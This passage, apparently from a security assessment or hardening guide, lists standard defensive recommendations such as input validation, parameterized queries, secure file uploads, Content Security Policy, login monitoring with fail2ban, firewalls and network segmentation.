   - *Implement strict input validation, sanitization, and escaping for all user-supplied data to prevent SQL Injection, Command Execution, XSS, and File Inclusion.*
   - *Use parameterized queries/prepared statements for database interactions.*
   - *Whitelist allowable files for inclusion and validate file paths.*
   - *Secure file uploads: Whitelist types, validate content, rename files, scan with antivirus, and store outside web-accessible directories.*
   - *Encode user inputs before rendering in browsers and use Content Security Policy (CSP).*
4. ***Monitoring & Logging:***
   - *Monitor login attempts and other critical system logs, generating alerts for suspicious activity.*
   - *Implement tools like fail2ban to block IPs after repeated failed login attempts.*
5. ***Network Security:***
   - *Use firewalls to restrict access to services from unauthorized IP ranges.*
   - *Implement network segmentation to isolate critical services.*